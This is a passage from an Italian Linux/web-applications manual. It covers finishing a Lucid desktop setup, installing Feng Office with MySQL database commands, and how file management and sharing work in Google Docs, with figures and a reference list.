



Figura 45.40. Conclusione.



Va osservato che se si usa SQLite, il file in questione deve essere accessibile in lettura e scrittura dal servente HTTP, come già per le altre directory indicate espressamente dal procedimento di configurazione.

A questo punto si può rimuovere la directory '`lucid/install/`', in modo da impedire che la configurazione possa essere rifatta e dall'indirizzo «normale», che secondo gli esempi sarebbe *http://localhost/lucid/* ovvero *http://localhost/~**utente**/lucid/*, si ottiene il sistema funzionante.

Figura 45.41. Login.





Figura 45.42. Sessione dell'utente '**`root`**'.



Dal procedimento mostrato si intende che sia relativamente facile installare Lucid desktop anche in un servizio remoto che offre Apache2, PHP e MySQL, senza esigenze particolarmente difficili da soddisfare.

Va però tenuto in considerazione che la costruzione di applicazioni per Lucid desktop è più semplice rispetto ad altri sistemi simili. Il tutto è documentato nel sito di riferimento del progetto.

45.7 Feng Office

Feng Office[3] (ex OpenGoo) è un'applicazione «web» con lo scopo di organizzare l'attività di ufficio, consentendo la condivisione selettiva di parte delle attività e facilitando la comunicazione tra gli utenti in relazione alle attività svolte, con funzionalità vicine a quelle di Google documenti (*http://docs.google.com*) e di Zoho (*http://zoho.com*).

Il sistema operativo ospitante Feng Office deve disporre di Apache 2, PHP e MySQL. Prima di installare Feng Office è anche necessario predisporre una base di dati, sapendo comunque che è possibile condividerne una già usata per altre applicazioni. Nell'esempio successivo viene creata la base di dati '**`fengoffice`**' a cui si accede con un utente avente lo stesso nome.

```
# /etc/init.d/mysql status [Invio]

  MySQL is stopped..

# /etc/init.d/mysql start [Invio]

  Starting MySQL database server: mysqld.
```

```
  Checking for corrupt, not cleanly closed and upgrade needing
  tables..
```

```
# mysql -u root -p [Invio]
```

```
Enter password: digitazione_all'oscuro [Invio]
```

```
  Welcome to the MySQL monitor.  Commands end with ; or \g.
  Your MySQL connection id is 300
  Server version: 5.1.49-3 (Debian)
  …
```

```
mysql> CREATE DATABASE fengoffice; [Invio]
```

```
  Query OK, 1 row affected (0.10 sec)
```

```
mysql> GRANT ALL ON fengoffice.* TO fengoffice@'localhost' ↩
↪      IDENTIFIED BY 'password'; [Invio]
```

```
  Query OK, 0 rows affected (0.00 sec)
```

```
mysql> \q [Invio]
```

```
  Bye
```

A questo punto si può prelevare il pacchetto di Feng Office ed estrarlo in una collocazione che lo renda accessibile al servente HTTP. Per esempio potrebbe trattarsi della directory '`/var/www/`' o '`~/public_html/`'. Nell'estrazione viene creata la sottodirectory '`fengoffice/`'; qui si suppone di intervenire nella directory '`~/public_html/`' dell'utente '**`appunti2`**', secondo il sistema ospitante, e che il pacchetto da estrarre si trovi in una directory temporanea:

```
$ cd ~/public_html [Invio]
```

```
$ unzip /tmp/fengoffice_1.7.5.zip [Invio]
```

Nelle figure successive si procede con la configurazione successiva di Feng Office.

Figura 45.49. Inizio della configurazione di Feng Office.





Figura 45.50. Controllo dell'ambiente di lavoro: in questo caso è necessario sistemare i permessi di alcune directory, per permettere all'applicazione di scriverci all'interno.



È sufficiente intervenire nei permessi delle directory indicate, senza continuare ricorsivamente nel loro contenuto.

Figura 45.51. Dopo la modifica dei permessi richiesta, si può verificare nuovamente la situazione con il bottone `TRY AGAIN`. In questo caso tutto è stato soddisfatto.




Figura 45.52. Creazione delle tabelle necessarie a Feng Office. In questo caso la base di dati si chiama '**`fengoffice`**' e l'utente del DBMS definito originariamente per accedervi ha lo stesso nome.






Figura 45.53. Conclusione della preparazione generale.




Al primo accesso al sistema di Feng Office, viene chiesto ancora di configurare l'utenza amministrativa.

Figura 45.54. Configurazione dell'utenza amministrativa.




A questo punto, è possibile accedere. Naturalmente si può iniziare solo in qualità di utente amministrativo; poi, è possibile aggiungere altri utenti.

Figura 45.55. Login.



La prima cosa importante che deve fare l'amministratore è l'inserimento delle altre utenze ed eventualmente dei gruppi e dei progetti di lavoro (*workplace*). Per questo si deve selezionare la voce *Amministrazione*, in alto a destra.

Figura 45.56. Menù amministrativo. Si può creare un'utenza selezionando la voce *Aggiungi utente*.



Nell'approccio più semplice si aggiungono gli utenti soltanto, a cui si abbina semplicemente un proprio progetto personale e il gruppo predefinito. Durante la creazione degli utenti è possibile fare in modo che la registrazione si completi attraverso un messaggio di posta elettronica; tuttavia, per questo è necessario che nel servente che ospita Feng Office sia attivo un MTA (un sistema di trasferimento dei messaggi di posta elettronica). Se così non fosse, diventa necessario che la registrazione sia completata subito con l'inserimento della parola d'ordine dell'utente.

Figura 45.57. Maschera per l'aggiunga di un utente: parte superiore. La maschera appare inizialmente in forma sintetica, ma conviene aprirla per vedere tutte le impostazioni disponibili, selezionando la voce *See all user settings*, come in questa figura.




Figura 45.58. Nello scorrere della maschera si può intervenire nei permessi operativi concessi all'utente che si va a creare: quelli predefiniti non consentono alcun tipo di attività amministrativa, ma nella figura si vede invece l'attivazione della facoltà di aggiungere propri progetti (*workplace*).





Figura 45.59. In basso, è possibile definire la parola d'ordine, se si sceglie per non inviare una richiesta di conferma attraverso la posta elettronica.



Sulla base degli esempi mostrati fino a questo punto, ogni utente viene creato un proprio progetto personale, avente lo stesso nome. Se poi agli utenti viene concesso di aggiungere altri progetti, questi possono intervenire nella voce *Aggiungi progetto* (*add workplace*) e *Modifica progetto* (*edit workplace*), che appaiono nella parte sinistra della superficie di lavoro dell'utente.

Figura 45.60. L'utente '**tizio**' che si accinge ad aggiungere un progetto.






Figura 45.61. Contestualmente all'aggiunta di un progetto, conviene definire i permessi di accesso degli altri utenti. Per questo va selezionata la voce *Modifica permessi* (*edit permissions*) e in questo caso si vede che all'utente '**caio**' viene concesso di partecipare solo alla gestione dei file.



Nell'ambito di ogni progetto è possibile gestire dei documenti, in modo simile a quanto si fa con Google documenti, con la differenza che la condivisione di questi deve avvenire a livello complessivo di progetto (nella figura precedente si abilita l'utente '**caio**' a partecipare ai documenti di '**tizio**') e che la loro modifica, se concessa, non può avvenire simultaneamente. Pertanto, quando un utente vuole modificare un documento condiviso (proprio o di altri), deve prima bloccarlo, liberandolo solo dopo che ne ha salvato le modifiche.

Figura 45.62. L'utente '**tizio**' ha creato due documenti condivisi e si accinge a modificare il contenuto del primo; pertanto lo blocca per impedire un accesso concorrenziale.




Come si può intendere dal procedimento mostrato per l'installazione di Feng Office in un proprio sistema, è abbastanza semplice anche l'installazione in un sistema remoto, dove sia possibile accedere ai file solo attraverso il protocollo FTP, anche perché in quel caso, i processi del servente HTTP e degli script PHP si trovano verosimilmente a funzionare impersonando l'identità dell'utente a cui appartengono i file che vengono caricati.

45.8 Google documenti

Google documenti è una specie di applicazione per l'ufficio (documento di testo, foglio elettronico, presentazione, ecc.) che consente il lavoro di gruppo, simultaneamente sugli stessi file. Il servizio di Google documenti è accessibile a chiunque disponga di un indirizzo di posta elettronica, oppure a chi ha già un'utenza Gmail (la posta elettronica di Google). Il servizio può essere usato, sia per la gestione di documenti, sia per l'archiviazione di dati in formati che Google non riconosce o non gestisce direttamente.

Chi dispone di un'utenza Gmail (*http://mail.google.com*) ha già accesso alle funzioni di Google documenti. Chi invece utilizza la posta elettronica presso un gestore differente, può registrarsi a Google documenti attraverso una procedura relativamente semplice, attraverso la quale ottiene però anche un'utenza per Gmail.

Figura 45.63. Fasi della registrazione al servizio di Google documenti, per chi non è già iscritto a Gmail. *http://www.youtube.com/watch?v=Ea2niDKa-Yo*



Durante la procedura di registrazione, Google richiede di inserire il proprio numero di telefono cellulare, o almeno un indirizzo di posta elettronica alternativo, che verrebbero usati solo per ripristinare l'utenza in caso di difficoltà.

45.8.1 Creazione, caricamento e gestione dei file

Google documenti è una specie di sistema operativo a cui si accede attraverso un navigatore comune. Tale sistema operativo offre un file system, gestito in maniera simile a quella di un sistema grafico strutturato in «cartelle» e un applicativo per l'ufficio, tutto in-linea. Vanno però osservate subito due cose importanti: le cartelle sono chiamate «raccolte» ed è consentito avere più file differenti, ma con lo stesso nome, anche se collocati nella stessa raccolta.

Si crea un file o una raccolta selezionando il bottone CREA, dal quale si ottiene un menù con i vari tipi di opzioni disponibili. Tutte le altre operazioni relative alla gestione dei file e delle cartelle creati,

procedono in modo intuitivo, anche attraverso l'uso del tasto destro del mouse. Va però osservato che i file creati compaiono inizialmente in una classificazione speciale, denominata «home page», e anche quando vengono spostati in una raccolta, continuano a mostrarsi lì. I file e le raccolte che sono stati collocati consapevolmente, possono essere fatti scomparire dalla «home page», ma ciò potrebbe essere fatto anche per file non collocati diversamente. In ogni caso, se non si trova un file, si può usare la funzione di ricerca che riguarda principalmente il nome del file ed eventualmente anche il suo contenuto.

Questo video mostra la creazione di un paio di file, la loro collocazione in raccolte appropriate e l'uso del cestino: *http://www.youtube.com/watch?v=9tXjkjvMF60* .

Un file può essere caricato nella gestione di Google documenti e archiviato tale e quale, oppure convertito nei formati di Google. La conversione consente successivamente la modifica dei file caricati e sarebbe la soluzione preferibile, tenendo conto però che file originali troppo complessi non vengono convertiti in maniera ottimale. Questo video mostra il caricamento di alcuni file, di cui solo uno viene effettivamente convertito in un formato di Google documenti: *http://www.youtube.com/watch?v=rcAshzi33Gg33* .

I file caricati o creati con Google documenti, possono essere scaricati, ovvero se ne può ottenere una copia presso il proprio elaboratore locale. A seconda dei casi, può essere necessaria una conversione; per esempio un documento di testo può richiedere di essere convertito in formato ODT, oppure DOC. Anche in questo caso, se si richiede la conversione, c'è però il rischio di perdere informazioni relative all'impaginazione originale. Questo video mostra lo scaricamento di un foglio di lavoro che viene convertito nel formato ODT: *http://www.youtube.com/watch?v=JpMhqI1ptqo* .

45.8.2 Condivisione, nel senso di collaborazione e attribuzione di responsabilità

La condivisione dei file è l'aspetto più importante del servizio di Google documenti. Ogni file che viene creato o caricato, appartiene all'utente stesso e inizialmente è un file privato. Quindi è possibile estendere l'accessibilità di questo file, in lettura o anche in scrittura, a gruppi limitati di persone o a tutti indiscriminatamente. In questo video si mostra l'utente appunti2@fastmail.fm che condivide alcuni file con l'utente appunti2@gmail.com, concedendogli la facoltà di modifica: *http://www.youtube.com/watch?v=ddo8UR29sI290* .

I permessi di accesso ai file hanno anche altre sfumature che, con lo sviluppo del servizio, potranno arricchirsi nel tempo. Le figure successive mostrano i casi principali con la spiegazione del significato che hanno.

Figura 45.64. Condivisione con chiunque; in questo caso si può cercare di rendere meno accessibile il file, limitando l'accesso solo a chi conosce il percorso necessario per raggiungerlo (il *link*), ma si tratta di una limitazione che può essere efficace solo per brevi periodi. Inoltre si può concedere l'accesso in scrittura o limitarlo alla sola lettura (*http://www.youtube.com/watch?v=GjyJNSYQZsE*).




Figura 45.65. Condivisione personale, controllando individualmente chi può accedere e come può farlo. In questo caso, se si immette un indirizzo errato o appartenente a una persona che non risulta iscritta a Google documenti, si ottiene un'icona confusa a fianco della condivisione. (*http://www.youtube.com/watch?v=apjzHhUPgVs*).




Figura 45.66. La condivisione con una persona che non risulta iscritta al servizio di Google documenti viene evidenziata da un'icona particolare. Quando non si è certi di un indirizzo con cui si condivide un documento, è preferibile evitare l'invio della notifica attraverso la posta elettronica, in modo da non importunare uno sconosciuto. (*http://www.youtube.com/watch?v=apjzHhUPgVs*).






Figura 45.67. Agli utenti che possono modificare il documento condiviso, può essere concesso di aggiungere altre condivisioni, oppure si può riservare questa facoltà al proprietario. (*http://www.youtube.com/watch?v=KbQy-zo0D48*).



I tipi file gestiti direttamente da Google documenti (quelli nel formato nativo di Google documenti) possono essere ceduti, nel senso che si può cedere la proprietà a un utente diverso, al quale precedentemente è stata concessa la condivisione.

Figura 45.68. Un file precedentemente condiviso, viene ceduto a un altro utente. (*http://www.youtube.com/watch?v=xHDNB5IzW9c*).




Si può rinunciare alla condivisione togliendo la propria «sottoscrizione».

Figura 45.69. Rinuncia a una condivisione. (*http://www.youtube.com/watch?v=OxlZBvi5uhc*).

La cancellazione di un file condiviso ha implicazioni differenti: se il file non appartiene all'utente che lo cancella, ciò comporta al massimo la rinuncia alla condivisione; se invece appartiene all'utente che lo cancella, si richiede di scegliere se cancellarlo per tutti i collaboratori o se si preferisce cederne la proprietà a uno dei collaboratori esistenti.

Figura 45.70. Cancellazione di file, alcuni dei quali sono condivisi e appartengono all'utente che li cancella. (*http://www.youtube.com/watch?v=Uw3OiMZEa60*).



Google documenti consente di operare sui file condivisi in modo simultaneo, visualizzando in tempo reale le modifiche apportate dagli altri collaboratori: *http://www.youtube.com/watch?v=9Q5PIt1YF1c* . La cronologia consente di mantenere traccia delle modifiche e di attribuirle correttamente al responsabile.

45.8.3 Osservazioni e problematiche da considerare

Oltre ai file, anche le raccolte possono essere condivise, ma ciò comporta la condivisione implicita di tutto il loro contenuto. Pertanto, se successivamente si mette un file privato in una cartella condivisa, questo diviene accessibile con le stesse modalità della cartella che lo ospita.

I nomi dei file sono stabiliti e possono essere cambiati da chi ha i permessi di modifica su di essi. Ciò significa che se «tizio» crea il file «a» e lo mette in condivisione con «caio» consentendogli la modifica, «caio» può cambiargli nome, per esempio trasformandolo in «b». Ma la cosa più importante è che il cambiamento si trasmette a tutti gli altri collaboratori, proprietario incluso.

Quando si condivide un file e si invia la notifica attraverso la posta elettronica, occorre considerare che il volume delle notifiche può essere eccessivo per il destinatario, ma soprattutto, se si sbaglia indirizzo di condivisione, si rischia di importunare una persona diversa, probabilmente sconosciuta. Pertanto, quando si usa il servizio nell'ambito di un'attività già organizzata, è più prudente evitare l'invio delle notifiche, in modo da avere ancora la possibilità di correggere (annullando una condivisione errata), senza creare disagi inutili.

Google documenti è un vero sistema «cloud», dove l'elaboratore con cui si dialoga cambia nel tempo, anche durante il lavoro. Ciò comporta dei fenomeni che per i più possono risultare misteriosi. Per esempio, apparentemente in modo inspiegabile, può capitare che i comandi impartiti non diano esito, o che l'accesso a un file si blocchi improvvisamente. In tutti questi casi, l'unica cosa che si può fare è il tentare di ricaricare la pagina, attraverso il comando apposito del navigatore utilizzato per accedere al servizio. Infatti non bisogna dimenticare che si sta operando con un sistema remoto, eccezionalmente complesso, che sta servendo una quantità enorme di utenti simultaneamente.

Un altro aspetto della complessità del servizio comporta un problema subdolo per chi non se lo aspetta: la scomparsa dei file. Per comprendere la cosa, va prima considerata la modalità con cui Google documenti gestisce i file: i file (e le raccolte) sono entità numeriche che possono essere abbinate a una classificazione in raccolte. Va chiarito che **possono**, ma ciò non è obbligatorio. Per questo motivo, **normalmente**, i file e le raccolte che vengono creati o acquisiti attraverso le condivisioni, compaiono inizialmente nella classificazione generica «home page». Ma dalla «home page» i file e le raccolte possono essere fatti scomparire, e ciò è opportuno farlo quando si vanno a collocare in raccolte appropriate, ma lo si può fare anche se questi non sono ancora stati abbinati ad alcuna raccolta! Esiste sicuramente la possibilità di trovare i propri file nella classificazione denominata «tutti gli elementi», ma quando si gestiscono migliaia di file, questo elenco diventa ingestibile. Pertanto:

> L'unico modo per gestire correttamente i file attraverso Google documenti è quello di usare regole precise nella denominazione, perché in caso di necessità si possa usare la funzione di ricerca per far riemergere i file apparentemente scomparsi.

L'attività con Google documenti è sottoposta a un certo tipo di controllo, automatico, volto a evitarne l'uso improprio. Quando il sistema di Google «sospetta» lo svolgimento di un'attività scorretta, tende a limitare le funzionalità accessibili. L'aspetto su cui Google documenti è più sensibile è la condivisione in massa di un documento; per esempio, se si deve condividere un documento con 30 persone, è necessario farlo in più fasi, durante le quali almeno alcune di queste persone devono aprire il documento, dimostrando la «sincerità» o l'approvazione dell'operazione.

45.9 Riferimenti

- Wikipedia, *Cloud computing*, *http://it.wikipedia.org/wiki/Cloud_computing*
- Wikipedia, *Architettura telematica*, *http://it.wikipedia.org/wiki/Architettura_telematica*
- *eyeOS*, *http://eyeos.org/*
- *eyeisp*, *http://eyeisp.com/*
- *Lucid desktop*, *http://www.lucid-desktop.org* , *http://people.slitaz.org/~pankso/packages/lucid-1.0.1.tar.gz* , *extra/lucid-desktop/backup/*
- *xOS*, *http://xos.xproduct.freehostingcloud.com*
- *Feng Office*, *http://www.fengoffice.com/web/community/community_index.php* , *http://sourceforge.net/projects/opengoo/files/fengoffice/*

- *ownCloud*, *http://owncloud.org*
- *Etherpad foundation*, *http://etherpad.org*
- *Altervista*, *http://it.altervista.org/*
